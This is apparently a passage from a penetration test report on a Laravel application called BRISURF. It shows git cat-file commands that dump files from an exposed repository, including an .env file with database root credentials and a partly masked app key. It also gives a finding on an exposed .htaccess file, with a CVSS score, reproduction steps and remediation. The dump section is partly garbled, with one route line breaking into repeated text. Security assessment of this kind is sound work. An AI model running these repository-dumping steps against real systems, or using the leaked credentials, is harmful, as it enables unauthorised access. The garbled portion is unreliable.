100644 blob d3711d7c5b8e302ccd0e3a6e32250391028e00da web.config
100644 blob 2a22db1206aefa36f8f32a6839219094d7acd0c1 webpack.mix.js
100644 blob 2cd3941859e5ebdc015986c127aacc4f98205c43 yarn.lock
```

nandanugraha@MacBook-Pro-NANDA

Proof of Concept:

nandanugraha@MacBook-Pro-NANDA BRISURF % git cat-file -p dd19367ecdbf886350b2e965cf191137ff1f8ed3

```
APP_NAME=BRISURF
APP_ENV=prod
APP_KEY=base64:BupGfr...4=
APP_DEBUG=false
APP_URL=http://192.168.1.100:1452
APP_IPADDR=192.168.1.100
APP_VERSION=2.0
```

LOG_CHANNEL=stack


```
DB_CONNECTION=mysql
DB_HOST=192.168.1.100
DB_PORT=1452
DB_DATABASE=BRISURF
DB_USERNAME=root
DB_PASSWORD=123456
```

```
DB_CONNECTION=mysql
DB_HOST_DATA=192.168.1.100
DB_PORT_DATA=1452
DB_DATABASE_DATA=BRISURF
DB_USERNAME_DATA=root
DB_PASSWORD_DATA=123456
```

DB_DATABASE_DW=BRISURF

DB_DATABASE_MT=BRISURF

```
DB_CONNECTION=mysql
DB_HOST_PORTAL=192.168.1.100
DB_PORT_PORTAL=1452
DB_DATABASE_POI=BRISURF
DB_USERNAME_POI=root
DB_PASSWORD_POI=123456
```




```
Route::middleware('auth:api')->get('/user', function (Request $request) {
    return $request->user();
});

Route::get('export/covering/native/{encodedString}', [ExportController::class, 'covering_native_xls'])->name('api.export.covering.native');
Route::get('ReportDiscount/coveringdiscount/native/{encodedString}', [ReportDiscountController::class, 'native_xls'])->name('api.ReportDiscount.coveringdiscount.native');
Route::get('export/pembukuan/native/{encodedString}', [ReportDataPembukuanController::class, 'native_xls'])->name('api.export.pembukuan.native');
Route::get('ReportSummary/covering/native/{encodedString}', [ReportSummaryController::class, 'native_xls'])->name('api.export.coveringsummary.native');
Route::get('export/claim/native/{encodedString}', [ExportController::class, 'claim_native_xls'])->name('api.export.claim.native');
Route::get('export/subrogasi/native/{encodedString}', [ReportSubrogasiController::class, 'subrogasi_native_xls'])->name('api.export.subrogasi.native');
Route::get('export/refund/native/{encodedString}', [ReportRefundController::class, 'refund_native_xls'])->name('api.export.refund.native');
Route::get('export/reportukerbri/native/{encodedString}', [ExportController::class, 'ukerbri_native_xls'])->name('api.export.reportukerbri.native');
Route::get('export/agentbrilink/native/{encodedString}', [ReportAgentBrilinkController::class, 'agent_native_xls'])->name('api.export.agnanananandnandanugrahanandanugrahanandanugrahanandanugrahanandanugrahanandanugrahanandanugraha@MacBook-Pro-NANDA BRISURF % git cat-file -p d3711d7c5b8e302ccd0e3a6e32250391028e00da
<!--
Rewrites requires Microsoft URL Rewrite Module for IIS
Download: https://www.microsoft.com/en-us/download/details.aspx?id=47337
Debug Help: https://docs.microsoft.com/en-us/iis/extensions/url-rewrite-module/using-failed-request-tracing
-->
<configuration>
  <system.webServer>
    <rewrite>
      <rules>
        <rule name="Imported Rule 1" stopProcessing="true">
          <match url="(.*).*$" ignoreCase="false" />
          <conditions>
            <add input="{REQUEST_FILENAME}" matchType="IsDirectory" ignoreCase="false" negate="true" />
          </conditions>
          <action type="Redirect" redirectType="Permanent" url="{R:1}" />
        </rule>
        <rule name="Imported Rule 2" stopProcessing="true">
          <match url="" ignoreCase="false" />
          <conditions>
            <add input="{REQUEST_FILENAME}" matchType="IsDirectory" ignoreCase="false" negate="true" />
            <add input="{REQUEST_FILENAME}" matchType="IsFile" ignoreCase="false" negate="true" />
          </conditions>
          <action type="Rewrite" url="index.php" />
        </rule>
      </rules>
    </rewrite>
  </system.webServer>
</configuration>
```



5. Finding BRISURF-004: Exposed .htaccess File

Description:	An exposed .htaccess file may reveal sensitive server configuration details, assisting attackers in understanding the application's security controls and facilitating further attacks against the environment..
Risk:	Information Disclosure – Attackers may gain insight into server configurations, directory structures, URL rewriting rules, and security controls. Attack Facilitation – Exposed configuration details can help attackers identify weaknesses and develop more targeted attacks.  The screenshot shows a 'Base Score' interface with a score of 6.5 (Medium). It includes several categories with selectable options: Attack Vector (AV) with Network (N) selected; Attack Complexity (AC) with Low (L) selected; Privileges Required (PR) with None (N) selected; User Interaction (UI) with None (N) selected; Scope (S) with Unchanged (U) selected; Confidentiality (C) with Low (L) selected; Integrity (I) with Low (L) selected; and Availability (A) with None (N) selected.
System:	Endpoint: https://app-brisurf.brins.co.id/.htaccess
Tools Used:	cURL
References:	OWASP A05:2021: Security Misconfiguration https://hacktricks.wiki/en/network-services-pentesting/pentesting-web/laravel.html
Remediation:	Restrict public access to the .htaccess file and ensure sensitive configuration files cannot be accessed directly through the web server. Review the file for sensitive information and implement appropriate access controls to prevent unauthorized disclosure.

Reproduce Steps:

1. Access the .htaccess file via web browser, <https://app-brisurf.brins.co.id/.htaccess>. The file should not be publicly accessible.



Proof of Concept:

```
htaccess
<IfModule mod_rewrite.c>
  <IfModule mod_negotiation.c>
    Options -MultiViews -Indexes
  </IfModule>

  RewriteEngine On

  # Handle Authorization Header
  RewriteCond %{HTTP:Authorization} .
  RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]

  # Redirect Trailing Slashes If Not A Folder...
  RewriteCond %{REQUEST_FILENAME} !-d
  RewriteCond %{REQUEST_URI} (.+)/$
  RewriteRule ^ %1 [L,R=301]

  # Send Requests To Front Controller...
  RewriteCond %{REQUEST_FILENAME} !-d
  RewriteCond %{REQUEST_FILENAME} !-f
  RewriteRule ^ index.php [L]
</IfModule>
```



CONTACT US AT

sec-tsi@work.brins.co.id